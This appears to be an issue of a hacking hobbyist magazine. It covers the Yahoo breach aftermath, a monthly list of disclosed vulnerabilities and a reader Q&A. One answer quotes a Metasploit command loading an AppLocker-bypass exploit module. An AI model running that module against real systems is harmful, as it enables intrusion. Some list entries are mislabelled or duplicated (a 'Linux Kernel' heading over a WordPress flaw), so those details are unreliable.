Many people including US Senators are angry over long delay in the discovery of breach by Yahoo. Also there are many lawsuits piling up against Yahoo. Most lawsuits requested for a class-action status. A class action status or representative action is a type of lawsuit where one of the parties is a group of people who are represented collectively by a member of that group.

Apart from legal troubles, Yahoo has another trouble looming on. It's the merger issue with Verizon. Verizon recently announced that it was about to buy Yahoo's core internet business for 4.83 billio dollars. The recent data breach may complicate Verizon's acquis--ition of Yahoo. Many are even skeptical that the deal will happen.

Aftermath

Yahoo is investigating this hack along with the FBI. It informed that the hacker is no longer in the company's network.They have already roll--ed password resets.

If you have a Yahoo account, change the password immediately. MAke sure you set a complex password. Don't reuse the password to any other service. Also change your security questions (not just questions even answers).

Yahoo has suggested its users to use Yahoo accountkey. Yahoo accountkey totally bypasses the password requiremenet by sending a code to your mobile phone. You will need your phone to login which may make it little complex but safer.

Vulnerabilities this month

Joomla JS Jobs extension 1.0.7.5
Found by : xBADGIRL21
If you are using this plugin for Joomla blog, it suffers from a SQL injection Vulnerability.
Patch : Not yet available

Bitdefender Antivirus Plus 0
Found by : bear13oy of CloverSec Lab
Suffers form local privilege escalation vulnerability. A local attacker can leverage this issue to execute arbitrary code in the context of SYSTEM with elevated privileges.
Patch : Updates available

Adobe ColdFusion External Entity
Found by :Dawid Golunski
Adobe ColdFusion 11 Update 9 and prior and ColdFusion 10 Update 20 and prior are vulnerable to external entity information disclosure vulnerability.
Patch : Updates available

WordPress WassUp 1.7.2
Found by : Henri Salo
This WassUp plugin for WordPress is prone to a cross-site scripting vulnerability in its main.php
Patch : Updates available

Google Android libutils
Found by : Mark Brand of Google Project Zero
Google Android is prone to an arbitrary code execution vulnerability.
Patch : Updates available

Linux Kernel
Found by : Jianqiang Zhao
Almost all versions of Linux kernel are prone to remote buffer overflow vulnerability.
Patch : Updates available

FFmpeg
Found by : Yaoguang Chen
Versions 3.1.2 and prior are prone to heap-based buffer overflow vulnerability. Attackers can exploit this issue to execute arbitrary code within the context of the affected application. Failed exploit attempts will likely cause a denial-of-service condition.
Patch : Not yet available.

Drupal Flag Lists Module
Found by : Mike Madison
Module 7.x-3.x versions prior to 7.x-3.1 and flag_lists 7.x-1.x versions prior to 7.x-1.3 are vulnerable to HTML injection vulnerability.
Patch : Updates available.

Linux Kernel
Found by : SumOfPwn researcher Cengiz Han Sahin and Dominik Schilling of WordPress.
Versions prior to WordPress 4.6.1 are vulnerable to XSS and directory traversal.
Patch : Updates available

Dexis Imaging Suite 10
Found by : Justin Shafer
Anybody can access the hardcoded admin credentials.
Patch : Updates available

Google Android MediaMuxer
Found by : Hao Qin of Security Research Lab
Remote code execution vulnerability.
Patch : Updates available

OpenJPEG
Found by : Ke from Tencent's Xuanwu LAB
Integer overflow vulnerability.
Patch : Updates available

Zend Framework <1.12.10
Found by : Hiroshi Tokumaru
Multiple SQL injection
Patch : Updates available

AlienVault Unified Security Management <5.2.4
Found by : rgod
Multiple remote code execution vulnerabilities
Patch : Updates available

Blue Coat K9 Web Protection
Found by : Himanshu Mehta
Remote code execution vulnerability in DLL loading.
Patch : Updates available

Autotrace
Found by : Agostino Sarubbo of Gentoo
Heap based buffer overflow vulnerability
Patch : Not yet available

b2evolution <=6.7.5
Found by : chenruiqi
Multiple HTML injection vulnerabilities
Patch : Not known

Adobe Acrobat and Reader
Found by : Steven Seeley of Source Incite with Trend Micro's Zero Day Initiative.

Remote code execution vulnerability
Patch : Updates available

Open-Xchange OX Guard <2.4.2
Found by : Daniel Mussler
Multiple cross-site scripting vulnerabilities
Patch : Updates available

Adobe Digital Editions <4.5.2
Found by : Mario Gomes
Unspecified RCE vulnerability.
Patch : Updates available

SAP Adaptive Server Enterprise 0
Found by : Vendor
SQL injection vulnerability
Patch : Updates available

Apache Shiro
Found by : Vendor
Remote security bypass vulnerability.
Patch : Updates available

Vmware Workstation 12.x (Pro & Player)
Found by : Adam Bridge
Remote code execution vulnerability
Patch : Updates available

VMware Tools 10 & 9
Found by : Dr. Fabien Duchene "FuzzDragon" and Jian Zhu
Multiple local privilege escalation vulnerabilities
Patch : Updates available

TYPO3 CMS 6.2.0-6.2.26,7.6.0-7.6.10 and 8.0.0-8.3.0
Found by : George Ringer
Backend Subcomponent Cross Site Scripting Vulnerability
Patch : Updates available

EMC ViPR SRM < 3.7.2
Found by : Eric Flokstra of Outpost24 and Han Sahin of Securify B.V.
Vulnerable to arbitrary file upload,cross-site scripting,HTML injection andauthentication-bypass vulnerability
Patch : Updates available

SAP HANA 0
Found by : Nahuel SÃnchez,Onapsis Research
Information Disclosure Vulnerability
Patch : Updates available

Cisco Fog Director 0
Found by : Cisco.
Arbitrary File Write Vulnerability
Patch : Updates available

Cisco WebEx Meetings Server version 2.6
Found by : Cisco
Remote command Injection
Patch : Updates available

Apache Jackrabbit 2.4.5, 2.6.5, 2.8.2, 2.10.3, 2.12.3, and 2.13.2
Found by : Lukas Reschke
Cross-Site Request Forgery Vulnerability
Patch : Updates available

CS-Cart add-on Twigmo <v4.3.9
Found by : Vendor
PHP Object Injection Vulnerability
Patch : not known

ADOdb 5.x
Found by : jdavidlists
SQL Injection Vulnerability
Patch : Updates available

Flexera InstallAnywhere
Found by : AusCERT
Local Code Execution Vulnerability
Patch : Updates available

Splunk Enterprise and Splunk Lite 6.3.x prior to 6.3
Found by : Noriaki Iwasaki of Cyber Defense
HTML Injection Vulnerability
Patch : Updates available

Exponent CMS 2.3.9
Found by : felix k3y
Multiple SQL Injection, Local File include and remote file upload vulnerabilities.
Patch : Updates available

GraphicsMagick <1.3.25
Found by : Gustavo Grieco and Agostino Sarubbo
Multiple Security Vulnerabilities like heap-overflow,multiple denial-of-service vulnerabilities,out-of-bounds read vulnerability
Patch : Updates available

Adobe Acrobat and Reader
Found by : Steven Seeley of Source Incite working with Trend Micro's Zero Day Initiative
Unspecified Memory Corruption Vulnerability
Patch : Updates available

AlienVault USM and OSSIM <5.3.1
Found by : Peter Lapp (lappsec)
Authentication bypass vulnerability
Patch : Updates available

Huawei AR Routers
Reported by Vendor
Multiple Information Disclosure Vulnerabilities
Patch : Updates available

Google Chrome <53.0.2785.89
RCE,bypass security restriction and perform un authorized actions,or cause denial-of-service conditions; other attacks may also be possible.
Patch : Updates available

Apache Zookeeper <3.5.3
Found by : Lyon Yang (@l0Op3r)
Buffer Overflow Vulnerability
Patch : Updates available

Moxa Active OPC Server 0
Found by : Zhou Yu
Local Path Enumeration Vulnerability
Patch : Updates available

SAP BusinessObjects BI Platform 4.1 SP 5
Found by : ERPScan
Unspecified Cross Site Scripting Vulnerability
Patch : Updates available

Apple macOS Server < 5.2
Found by : Pepi Zawodsky
Unspecified Security Vulnerability
Patch : Updates available

Money Forward Apps for Android
Found by : Kenta Suefusa, Akinori Konishi and Tomonori Shiomi of Sprout In
Security Bypass Vulnerability
Patch : Updates available

Microsoft Edge 0
Found by : Shi Ji (@Puzzor) of VARAS@IIE, working with Trend Microâ??s Zero Day Initiative (ZDI)
Remote Memory Corruption Vulnerability
Patch : Updates available

Apache HTTP Server
Found by : Scott Geary (VendHQ)
Security Bypass Vulnerability
Patch : Updates available

IPS Community Suite 4.1.12 & 4.1.12.3
Found by : Egidio Romano
PHP Code Injection Vulnerability
Patch : Updates available

Adobe Flash Player
Found by : Nicolas Joly of Microsoft Vulnerability Research,Mumei working with Trend Micro's Zero Day Initiative,Yuki Chen of Qihoo 360 Vulcan Team,JieZeng of Tencent Zhanlu Lab working with the Chromium Vulnerability Rewards Program
Multiple Use After Free Remote Code Execution Vulnerabilities
Patch : Updates available

Multiple Rockwell Automation RSLogix Products
Found by : Ariele Caltabiano (kimiya) working with Trend Microâ??s Zero Day Initiative
Local buffer overflow vulnerability
Patch : Updates available

Artifex MuJS 0
Found by : Shi Ji(@Puzzor)
Multiple Heap Based Buffer Overflow Vulnerabilities
Patch : Updates available

IBM Security Privileged Identity Manager Virtual Appliance 2.0
Found by : IBM X-Force Ethical Hacking Team: Paul Ionescu, Warren Moynihan, Jonathan Fitz-Gerald, John Zuccato, Rodney Ryan, Chris Shepherd, Dmitryi Beryoza
Security Bypass Vulnerability
Patch : Updates available

Cisco IOS and IOS XE Software 0
Found by : Cisco
Local Command Injection Vulnerability, header injection and arbitrary file access vulnerability
Patch : Not yet known

Cisco Prime Home 0
Found by : Blindu Eusebiu
XML External Entity Information Disclosure Vulnerability
Patch : Updates available

Cisco Cloud Services Platform 2100 2.0
Found by : Cisco
Command Injection Vulnerability
Patch : Updates available

Drupal Core <8.1.10
Found by : Quintus Maximus, Kier Heyl, Ivan and Anton Shubkin
Multiple Access Bypass and Cross Site Scripting Vulnerabilities
Patch : Updates available

JCraft JSch < 0.1.53
Found by : tintinweb
Directory Traversal Vulnerability
Patch : Updates available

WordPress W3 Total Cache Plugin 0.9.4, 0.9.4.1 & 0.9.2.3
Found by : Zerial
Cross Site Scripting Vulnerability in admin.php
Patch : Not yet known

Fatek Automation PM Designer
Cross Site Scripting Vulnerability

Joomla! Huge-IT Video Gallery Extn 1.0.9
Found by : Larry W. Cashdollar, @_larry0
SQL Injection Vulnerability
Patch : Update to 1.1.0

Kerio Control Prior <9.1.3
Found by : SEC Consult Vulnerability Lab
Multiple Security Vulnerabilities including memory-corruption, cross-site scripting, cross-site request-forgery and information-disclosure
Patch : Updates available

HP Network Automation 9.1x,9.2x,10.0x, 10.1x
Found by : Jacob Baines - Tenable Network Security
Java Deserialization Remote Code Execution Vulnerability
Patch : Updates available

Ipython ipywidgets <5.1.5
Found by : Sylvain Corlay
Remote Code Execution Vulnerability
Patch : Updates available

Geeklog IVYWE
Found by : Kazuko Tsuchiya Tetsuko
Multiple Cross Site Scripting Vulnerabilities
Patch : Updates available

Apache Commons HttpClient 3.x
Found by : Martin Georgiev, Subodh Iyengar, Suman Jana, Rishita Anubhai, Dan Boneh, Vitaly Shmatikov
SSL Certificate Validation Security Bypass Vulnerability
Patch : Updates available

Apache Derby <10.12.1.1
Found by : Vendor
XML External Entity Information Disclosure Vulnerability
Patch : Updates available

Apache ActiveMQ Artemis <1.4.0
Found by : Matthias Kaiser of Code White
Remote Code Execution Vulnerability
Patch : Updates available

Atlassian HipChat Plugin
Found by : Vendor
Information Disclosure Vulnerability
Patch : Updates available

IBM AIX
Found by : Vendor
Directory Traversal Vulnerability
Patch : Updates available

Adobe Digital Editions <4.5.2
Found by : Steven Seeley of Source Incite working with Trend Micro's Zero Day Initiative
Unspecified Use After Free Remote Code Execution Vulnerability
Patch : Updates available

IBM Security Access Manager
Found by : Vendor
Remote Command Injection Vulnerability
Patch : Updates available

Moodle
Found by : Juan Leyva
Security Bypass Vulnerability
Patch : Updates available

Django <1.9.10, <1.8.15
Found by : Sergey Bobrov
Cross Site Request Forgery Vulnerability
Patch : Updates available

Symantec Messaging Gateway <10.6.2
Found by : Rio Sherri
Directory Traversal Vulnerability
Patch : Updates available

Aternity Aternity 9
Found by : Matthew Benton & Richard Kelly
Remote Code Execution and multiple XSS vulnerabilities.
Patch : Not yet available

ManageEngine ServiceDesk Plus <9.2
Found by:Akihito Mukai & Tomoshige Hasegawa
HTML Injection Vulnerability and privilege esc-vulnerability.
Patch : Updates available

Drupal Core <8.1.10
Found by : Quintus Maximus, Kier Heyl, Ivan and Anton Shubkin
Multiple Access Bypass and Cross Site Scripting Vulnerabilities
Patch : Updates available

baserCMS <=3.0.10
Multiple HTML Injection and Cross Site Request Forgery Vulnerabilities
Patch : Updates available

VLC Media Player 2.2.1
Found by : Sultan Albalawi
Unspecified Buffer Overflow Vulnerability
Patch : Updates available

WordPress <4.6.1
Cross Site Scripting And Directory Traversal Vulnerabilities
Patch : Updates available

Hacking Q & A

Q: When I try to install Kali in Virtualbox, I get the following error. "Failed to open a session for the virtual machine Kali-Linux-2016.1-vbox-amd64. VT-x is disabled in the BIOS for all CPU modes". I am doing this on Windows 7. Can you help me? - Ravi

A : Ravi, modern CPU's come with a hardware virtualization feature to accelerate Virtual machines. If you are using a Intel processor, VT-x is disabled by default. So in Windows 7, go to BIOS and enable the VT-x feature. That should solve your problem.

Q: **Great magazine, though I'm having a small issue, regsvr32_applocker_bypass _server.rb is not in my exploits, therefore I cannot use the command "use exploit/ windows/misc/regsvr32_applocker_bypass_ server"? -Op72**

Ans: Op72, Thanks for your compliment. You are getting the above error because your Metasploit is not updated, Update your Metasploit using command "msfupdate". If that doesn't work, type command "apt-get update" and then use command "msfupdate".

Q: Sir, One system in our office has been hacked by someone. It says it was Cerber ransomware. I don't know how it happened but the language of system has completely changed and data lost. Any suggestion on what to do. -Abhishek

Ans : Abhishek, your system is infected by Cerber ransomware. Ransomware encrypts the data and hence you see completely changed language. The makers of ransomware allegedly will send the decrypting key once you pay ransom (money) but even if you pay ransom there's no guarantee that you'll get your data back.

There was a tool released by Trend Micro to decrypt the Cerber ransomware but the tool is not available now. Besides, Cerber ransomware is regularly updated by their makers.

Chances of getting the data back intact are bleak. But try with Kaspersky ransomware decryption tool. If that doesn't work, boot into safe mode with networking and do a system restore or download shadow explorer and run the program. Shadow explorer recovers lost or damaged data.

Cerber mostly spreads with spam email. Ransomware is something best prevented than cured.

Q: What skills do I need to become a perfect hacker? - Buffy

Ans: You just need one skill : "determination". The rest of the skills will automatically follow it.

Q: Can you tell me why I don't get the ova file when I extract the Kali Linux package. When I download, I only have the single folder and the the 7zip file you actually perform the extraction on isn't an option? -Daniel

A: Daniel, it seems your download is corrupt. When the download is complete, you should see an archive. When you use any program like Winrar or 7zip and extract it, you will get an ova file. Download and try again.

Q: Nice effort. Can you include some aticles about vulnerable VMimage/distros of networking on which we can practice VAPT at home?-SAM

A: Thank you SAM, Yes there are plans to include a series on Metasploitable hacking.May be from next month.

Q: Is "Hacked" your personal story?- Krishnn

A : No, it's a fictional story based on some true characters.

Q: Where would an absolute beginner such as myself learn to start hacking? -tak0

A: @tak0, that's a tough question to answer. Please follow some of the blogs around including my magazine. Then you can settle for one which you are comfortable with.

Send all your doubts regarding hacking to qa@hackercool.com